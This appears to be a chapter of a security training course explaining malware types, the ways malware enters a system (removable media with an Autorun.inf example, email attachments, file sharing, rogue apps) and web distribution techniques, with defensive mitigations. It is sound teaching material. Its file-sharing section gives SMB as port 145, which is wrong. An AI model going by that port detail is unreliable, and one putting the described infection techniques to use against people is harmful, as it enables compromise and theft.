LO#01: Explain Malware and Malware Propagation Techniques

Malware Concepts

To understand the various types of malware and their impact on network and system resources, we will begin with a discussion of the basic concepts of malware. This section describes malware, highlights the common techniques used by attackers to distribute malware on the web and explains potentially unwanted applications (PUAs).



Introduction to Malware

- Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware


1. **Trojans**
2. **Backdoors**
3. **Rootkits**
4. **Ransomware**
5. **Adware**
6. **Viruses**
7. **Worms**
8. **Spyware**
9. **Botnets**
10. **Crypters**

Introduction to Malware

Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for malicious activities such as theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, etc. These may delete files, slow down computers, steal personal information, send spam, or commit fraud. Malware can perform various malicious activities ranging from simple email advertising to complex identity theft and password stealing.

Malware programmers develop and use malware to:

- Attack browsers and track websites visited
- Slow down systems and degrade system performance
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data loss
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails



Different Ways for Malware to Enter a System

1. Instant Messenger applications
2. Portable hardware media/removable devices
3. Browser and email software bugs
4. Insecure patch management
5. Rogue/decoy applications
6. Untrusted sites and freeware web applications/ software
7. Downloading files from the Internet
8. Email attachments
9. Network propagation
10. File sharing services (NetBIOS, FTP, SMB)
11. Installation by other malware
12. Bluetooth and wireless networks

Different Ways for Malware to Enter a System

- **Instant Messenger Applications**

  Infection can occur via instant messenger applications such as Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts, or ICQ. Users are at high risk while receiving files via instant messengers. Regardless of who sends the file or from where it is sent, there is always a risk of infection by a Trojan. The user can never be 100% sure of who is at the other end of the connection at any particular moment. For example, if you receive a file through an instant messenger application from a known person such as Bob, you will try to open and view the file. This could be a trick whereby an attacker who has hacked Bob's messenger ID and password wants to spread Trojans across Bob's contacts list to trap more victims.

- **Portable Hardware Media/Removable Devices**

  - Portable hardware media such as flash drives, CDs/ DVDs, and external hard drives can also inject malware into a system. A simple way of injecting malware into the target system is through physical access. For example, if Bob can access Alice's system in her absence, then he can install a Trojan by copying the Trojan software from his flash drive onto her hard drive.

  - Another means of portable media malware infection is through the Autorun function. Autorun, also referred to as Autoplay or Autostart, is a Windows feature that, if enabled, runs an executable program when a user inserts a CD/DVD in the DVD-ROM tray or connects a USB device. Attackers can exploit this feature to run malware along with genuine programs. They place an Autorun.inf file with the malware in a CD/DVD or USB device and trick people into inserting or plugging it into their systems. Because many people are not aware of the risks involved, their machines are vulnerable to Autorun malware. The following is the content of an Autorun.inf file:

```
[autorun]
open=setup.exe
icon=setup.exe
```

To mitigate such infection, turn off the Autostart functionality. Follow the instructions below to turn off Autoplay in Windows 10:

1. Click **Start**. Type **gpedit.msc** in the **Start Search** box, and then press **ENTER**.
2. If you are prompted for an administrator password or confirmation, type the password, or click **Allow**.
3. Under **Computer Configuration**, expand **Administrative Templates**, expand **Windows Components**, and then click **Autoplay Policies**.
4. In the **Details** pane, double-click **Turn off Autoplay**.
5. Click **Enabled**, and then select **All drives** in the **Turn off Autoplay** box to disable Autorun on all drives.
6. **Restart** the computer.

- **Browser and Email Software Bugs**

  Outdated web browsers often contain vulnerabilities that can pose a major risk to the user’s computer. A visit to a malicious site from such browsers can automatically infect the machine without downloading or executing any program. The same scenario occurs while checking e-mail with Outlook or some other software with well-known problems. Again, it may infect the user's system without even downloading an attachment. To reduce such risks, always use the latest version of the browser and e-mail software.

- **Insecure Patch management**

  Unpatched software poses a high risk. Users and IT administrators do not update their application software as often as they should, and many attackers take advantage of this well-known fact. Attackers can exploit insecure patch management by injecting the software with malware that can damage the data stored on the company’s systems. This process can lead to extensive security breaches, such as stealing of confidential files and company credentials. Some applications that were found to be vulnerable and were patched recently include Google Play Core Library (CVE-2020-8913), Cloudflare WARP for Windows (CVE-2020-35152), Oracle WebLogic Server (CVE-2020-14750), and Apache Tomcat (CVE-2021-24122). Patch management must be effective in mitigating threats, and it is vital to apply patches and regularly update software programs.

- **Rogue/Decoy Applications**

  Attackers can easily lure a victim into downloading free applications/programs. If a free program claims to be loaded with features such as an address book, access to several

POP3 accounts, and other functions, many users will be tempted to try it. POP3 (Post Office Protocol version 3) is an email transfer protocol.

- If a victim downloads free programs and labels them as TRUSTED, protection software such as antivirus software will fail to indicate the use of new software. In this situation, an attacker receives an email, POP3 account passwords, cached passwords, and keystrokes through email without being noticed.
- Attackers thrive on creativity. Consider an example in which an attacker creates a fake website (say, Audio galaxy) for downloading MP3s. He or she could generate such a site using 15 GB of space for the MP3s and installing any other systems needed to create the illusion of a website. This can fool users into thinking that they are merely downloading from other network users. However, the software could act as a backdoor and infect thousands of naive users.
- Some websites even link to anti-Trojan software, thereby fooling users into trusting them and downloading infected freeware. Included in the setup is a readme.txt file that can deceive almost any user. Therefore, any freeware site requires proper attention before any software is downloaded from it.
- Webmasters of well-known security portals, who have access to vast archives containing various hacking programs, should act responsibly with regard to the files they provide and scan them often with antivirus and anti-Trojan software to guarantee that their site is free of Trojans and viruses. Suppose that an attacker submits a program infected with a Trojan (e.g., a UDP flooder) to an archive's webmaster. If the webmaster is not alert, the attacker may use this opportunity to infect the files on the site with the Trojan. Users who deal with any software or web application should scan their systems daily. If they detect any new file, it is essential to examine it. If any suspicion arises regarding the file, it is also important to forward it to software detection labs for further analysis.
- It is easy to infect machines using freeware; thus, extra precautions are necessary.

- **Untrusted Sites and Free Web Applications/Software**

  A website could be suspicious if it is located at a free website provider or one offering programs for illegal activities.

  - It is highly risky to download programs or tools located on "underground" sites, e.g., NeuroticKat software, because they can serve as a conduit for a Trojan attack on target computers. Users must assess the high risk of visiting such sites before browsing them.
  - Many malicious websites have a professional look, massive archives, feedback forums, and links to other popular sites. Users should scan the files using antivirus software before downloading them. Just because a website looks professional does not mean that it is safe.
  - Always download popular software from its original (or officially dedicated mirror) site, and not from third-party sites with links to the (supposedly) same software.

- **Downloading Files from the Internet**

  Trojans enter a system when users download Internet-driven applications such as music players, files, movies, games, greeting cards, and screensavers from malicious websites, thinking that they are legitimate. Microsoft Word and Excel macros are also used effectively to transfer malware, and downloaded malicious MS Word/Excel files can infect systems. Malware can also be embedded in audio/video files as well as in video subtitle files.

- **Email Attachments**

  An attachment to an e-mail is the most common medium to transmit malware. The attachment can be in any form, and the attacker uses innovative ideas to trick the victim into clicking and downloading the attachment. The attachment may be a document, audio file, video file, brochure, invoice, lottery offer letter, job offer letter, loan approval letter, admission form, contract approval, etc.

  Example 1: A user's friend is conducting some research, and the user would like to know more about the friend's research topic. The user sends an e-mail to the friend to inquire about the topic and waits for a reply. An attacker targeting the user also knows the friend's e-mail address. The attacker will merely code a program to falsely populate the e-mail "**From:**" field and attach a Trojan in the email. The user will check the email and think that the friend has answered the query in an attachment, download the attachment, and run it without thinking it might be a Trojan, resulting in an infection.

  Some email clients, such as Outlook Express, have bugs that automatically execute attached files. To avoid such attacks, use secure email services, investigate the headers of emails with attachments, confirm the sender's email address, and download the attachment only if the sender is legitimate.

- **Network Propagation**

  Network security is the first line of defense for protecting information systems from hacking incidents. However, various factors such as the replacement of network firewalls and mistakes of operators may sometimes allow unfiltered Internet traffic into private networks. Malware operators continuously attempt connections to addresses within the Internet address range owned by targets to seek an opportunity for unfettered access. Some malware propagates through technological networks. For example, the Blaster starts from a local machine's IP address or a completely random address and attempts to infect sequential IP addresses. Although network propagation attacks that take advantage of vulnerabilities in common network protocols (e.g., SQL Slammer) have not been prevalent recently, the potential for such attacks still exists.

- **File Sharing**

  If NetBIOS (Port 139), FTP (Port 21), SMB (Port 145), etc., on a system are open for file sharing or remote execution, they can be used by others to access the system. This can allow attackers to install malware and modify system files.


Attackers can also use a DoS attack to shut down the system and force a reboot so that the Trojan can restart itself immediately. To prevent such attacks, ensure that the file sharing property is disabled. To disable the file sharing option, click **Start** and type **Control Panel**. Then, in the results, click on the **Control Panel** option and navigate to **Network and Internet → Network and Sharing Center → Change Advanced Sharing Settings**. Select a network profile and under **File and Printer Sharing** section, select **Turn off file and printer sharing**. This will prevent file sharing abuse.

- **Installation by other Malware**

  A piece of malware that can command and control will often be able to re-connect to the malware operator's site using common browsing protocols. This functionality allows malware on the internal network to receive both software and commands from the outside. In such cases, the malware installed on one system drives the installation of other malware on the network, thereby causing damage to the network.

- **Bluetooth and Wireless Networks**

  Attackers use open Bluetooth and Wi-Fi networks to attract users to connect to them. These open networks have software and hardware devices installed at the router level to capture the network traffic and data packets as well as to find the account details of the users, including usernames and passwords.



Common Techniques Attackers Use to Distribute Malware on the Web

Black hat Search Engine Optimization (SEO)

- Ranking malware **pages highly** in search results

Compromised Legitimate Websites

- Hosting embedded malware that spreads to **unsuspecting visitors**

Social Engineered Click-jacking

- Tricking users into **clicking on innocent-looking** webpages

Drive-by Downloads

- **Exploiting flaws** in browser software to install malware just by visiting a web page

Spear-phishing Sites

- Mimicking legitimate institutions in an attempt to **steal login credentials**

Spam Emails

- Attaching the malware to emails and tricking victims **to click the attachment**

Malvertising

- Embedding malware in **ad-networks** that display across hundreds of legitimate, high-traffic sites

RTF Injection

- Injecting **malicious macros** into an RTF file and tricking users to open the malicious document

